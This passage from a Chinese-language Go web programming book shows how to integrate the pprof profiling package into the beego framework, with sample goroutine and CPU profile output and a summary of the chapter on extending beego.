•     BeeApp.RegisterController(`/debug/pprof/pp([\\w]+)`, &ProfController{})
• }
```

- 设计 ProfController

```
• package beego
•
• import (
•     "net/http/pprof"
• )
•
• type ProfController struct {
•     Controller
• }
•
• func (this *ProfController) Get() {
•     switch this.Ctx.Params[":pp"] {
•     default:
•         pprof.Index(this.Ctx.ResponseWriter, this.Ctx.Request)
•     case "":
```

```

•      pprof.Index(this.Ctx.ResponseWriter, this.Ctx.Request)
•      case "cmdline":
•          pprof.Cmdline(this.Ctx.ResponseWriter, this.Ctx.Request)
•      case "profile":
•          pprof.Profile(this.Ctx.ResponseWriter, this.Ctx.Request)
•      case "symbol":
•          pprof.Symbol(this.Ctx.ResponseWriter, this.Ctx.Request)
•      }
•      this.Ctx.ResponseWriter.WriteHeader(200)
•  }

```

使用入门

通过上面的设计，你可以通过如下代码开启 pprof：

```
beego.PprofOn = true
```

然后你就可以在浏览器中打开如下 URL 就看到如下界面：




图 14.7 系统当前 goroutine、heap、thread 信息

点击 goroutine 我们可以看到很多详细的信息：

```

goroutine profile: total 8
1 @ 0x130f41 0x130d76 0x12e16e 0xa055a 0xa06a2 0x1e2b4 0xa77e7 0xa63b8 0x1f7b3 0x3f18f 0xf86e
# 0x130f41 runtime/pprof.writeRuntimeProfile+0x88 /Users/apple/go/src/pkg/runtime/
# 0x130d76 runtime/pprof.writeGoroutine+0x82 /Users/apple/go/src/pkg/runtime/
# 0x12e16e runtime/pprof.(*Profile).WriteTo+0xa2 /Users/apple/go/src/pkg/runtime/
# 0xa055a net/http/pprof.handler.ServeHTTP+0x210 /Users/apple/go/src/pkg/net/http
# 0xa06a2 net/http/pprof.Index+0x143 /Users/apple/go/src/pkg/net/http
# 0x1e2b4 github.com/astaxie/beego.(*ProfController).Get+0x1f1 /Users/apple/YUNIO/gopath/src/gi
# 0xa77e7 reflect.Value.Call+0x135e /Users/apple/go/src/pkg/reflect/
# 0xa63b8 reflect.Value.Call+0x85 /Users/apple/go/src/pkg/reflect/
# 0x1f7b3 github.com/astaxie/beego.(*ControllerRegistrar).ServeHTTP+0xa77 /Users/apple/YUNIO/gopath/src/github.com/astaxie/beego/router.go:250
# 0x3f18f net/http.(*conn).serve+0x621 /Users/apple/go/src/pkg/net/http

1 @ 0x10a3f 0x4575 0x491d 0xf1671 0xf39b1 0x1008aa 0x1009a4 0x40896 0x407f3 0x40cae 0x1ac97 0x1b5ea 0x2084 0xf7cb 0xf86e
# 0xf1671 net.(*pollServer).WaitRead+0x73 /Users/apple/go/src/pkg/net/fd.go:268
# 0xf39b1 net.(*netFD).accept+0x20d /Users/apple/go/src/pkg/net/fd.go:622
# 0x1008aa net.(*TCPListener).AcceptTCP+0x71 /Users/apple/go/src/pkg/net/tcpsock_posix.go:320
# 0x1009a4 net.(*TCPListener).Accept+0x49 /Users/apple/go/src/pkg/net/tcpsock_posix.go:330
# 0x40896 net/http.(*Server).Serve+0x88 /Users/apple/go/src/pkg/net/http/server.go:1014
# 0x407f3 net/http.(*Server).ListenAndServe+0xb6 /Users/apple/go/src/pkg/net/http/server.go:1004
# 0x40cae net/http.ListenAndServe+0x69 /Users/apple/go/src/pkg/net/http/server.go:1076
# 0x1ac97 github.com/astaxie/beego.(*App).Run+0x156 /Users/apple/YUNIO/gopath/src/github.com/astaxie
# 0x1b5ea github.com/astaxie/beego.Run+0x181 /Users/apple/YUNIO/gopath/src/github.com/astaxie
# 0x2084 main.main+0x84 /Users/apple/YUNIO/gopath/src/beetest/main.go:12
# 0xf7cb runtime.main+0x92 /Users/apple/go/src/pkg/runtime/proc.c:245

1 @ 0x10a7b 0xe35d 0xf86e
# 0x10a7b runtime.entersyscall+0x37 /Users/apple/go/src/pkg/runtime/proc.c:952
# 0xe35d runtime.MHeap_Scavenger+0xce /Users/apple/go/src/pkg/runtime/mheap.c:364

1 @ 0x10bde 0x1127a9 0x110d16 0x10f925 0xf4772 0xf1446 0xf86e
# 0x1127a9 syscall.Syscall6+0x5 /Users/apple/go/src/pkg/syscall/asm_darwin_amd64.s:39
# 0x110d16 syscall.kevent+0x88 /Users/apple/go/src/pkg/syscall/zsyscall_darwin_amd64.go:199
# 0x10f925 syscall.Kevent+0xa4 /Users/apple/go/src/pkg/syscall/syscall_bsd.go:538
# 0xf4772 net.(*pollster).WaitFD+0x185 /Users/apple/go/src/pkg/net/fd_darwin.go:96
# 0xf1446 net.(*pollServer).Run+0xe4 /Users/apple/go/src/pkg/net/fd.go:236

1 @ 0x10a3f 0x19059 0x18f48 0x9fd84 0x1e239 0xa77e7 0xa63b8 0x1f7b3 0x3f18f 0xf86e
# 0x18f48 time.Sleep+0x49 /Users/apple/go/src/pkg/runtime/ztime_am
# 0x9fd84 net/http/pprof.Profile+0x269 /Users/apple/go/src/pkg/net/http/pprof/p
# 0x1e239 github.com/astaxie/beego.(*ProfController).Get+0x176 /Users/apple/YUNIO/gopath/src/github.com
# 0xa77e7 reflect.Value.Call+0x135e /Users/apple/go/src/pkg/reflect/value.go
# 0xa63b8 reflect.Value.Call+0x85 /Users/apple/go/src/pkg/reflect/value.go
# 0x1f7b3 github.com/astaxie/beego.(*ControllerRegistrar).ServeHTTP+0xa77 /Users/apple/YUNIO/gopath/src/github.com
# 0x3f18f net/http.(*conn).serve+0x621 /Users/apple/go/src/pkg/net/http/server.

```

图 14.8 显示当前 goroutine 的详细信息

我们还可以通过命令获取更多详细的信息

```
go tool pprof http://localhost:8080/debug/pprof/profile
```

这时候程序就会进入 30 秒的 profile 收集时间，在这段时间内拼命刷新浏览器上的页面，尽量让 cpu 占用性能产生数据。

(pprof) top10

Total: 3 samples

```

1 33.3% 33.3% 1 33.3% MHeap_AllocLocked

1 33.3% 66.7% 1 33.3% os/exec.(*Cmd).closeDescriptors

1 33.3% 100.0% 1 33.3% runtime.sigprocmask

0 0.0% 100.0% 1 33.3% MCentral_Grow

```

0 0.0% 100.0% 2 66.7% main.Compile

0 0.0% 100.0% 2 66.7% main.compile

0 0.0% 100.0% 2 66.7% main.run

0 0.0% 100.0% 1 33.3% makeslice1

0 0.0% 100.0% 2 66.7% net/http.(*ServeMux).ServeHTTP

0 0.0% 100.0% 2 66.7% net/http.(*conn).serve

(pprof)web

gotour

Total samples: 3

Focusing on: 3

Dropped nodes with ≤ 0 abs(samples)

Dropped edges with ≤ 0 samples




图 14.9 展示的执行流程信息

14.7 小结

这一章主要阐述了如何基于 beego 框架进行扩展，这包括静态文件的支持，静态文件主要讲述了如何利用 beego 进行快速的网站开发，利用 bootstrap 搭建漂亮的站点；第二小结讲解了如何在 beego 中集成 sessionManager，方便用户在利用 beego 的时候快速的使用 session；第三小结介绍了表单和验证，基于 Go 语言的 struct 的定义使得我们在开发 Web 的过程中从重复的工作中解放出来，而且加入了验证之后可以尽量做到数据安全，第四小结介绍了用户认证，用户认证主要有三方面的需求，http basic 和 http digest 认证，第三方认证，自定义认证，通过代码演示了如何利用现有的第三方包集成到 beego 应用中来实现这些认证；第五小节介绍了多语言的支持，beego 中集成了 go-i18n 这个多语言包，用户可以很方便的利用该库开发多语言的 Web 应用；第六小节介绍了如何集成 Go 的 pprof 包，pprof 包是用于性能调试的工具，通过对 beego 的改造之后集成了 pprof 包，使得用户可以利用 pprof 测试基于 beego 开发的应用，通过这六个小节介绍我们扩展出来了一个比较强壮的 beego 框架，这个框架足以应付目前大多数的 Web 应用，用户可以继续发挥自己的想象力去扩展，我这里只是简单的介绍了我能想到的几个比较重要的扩展。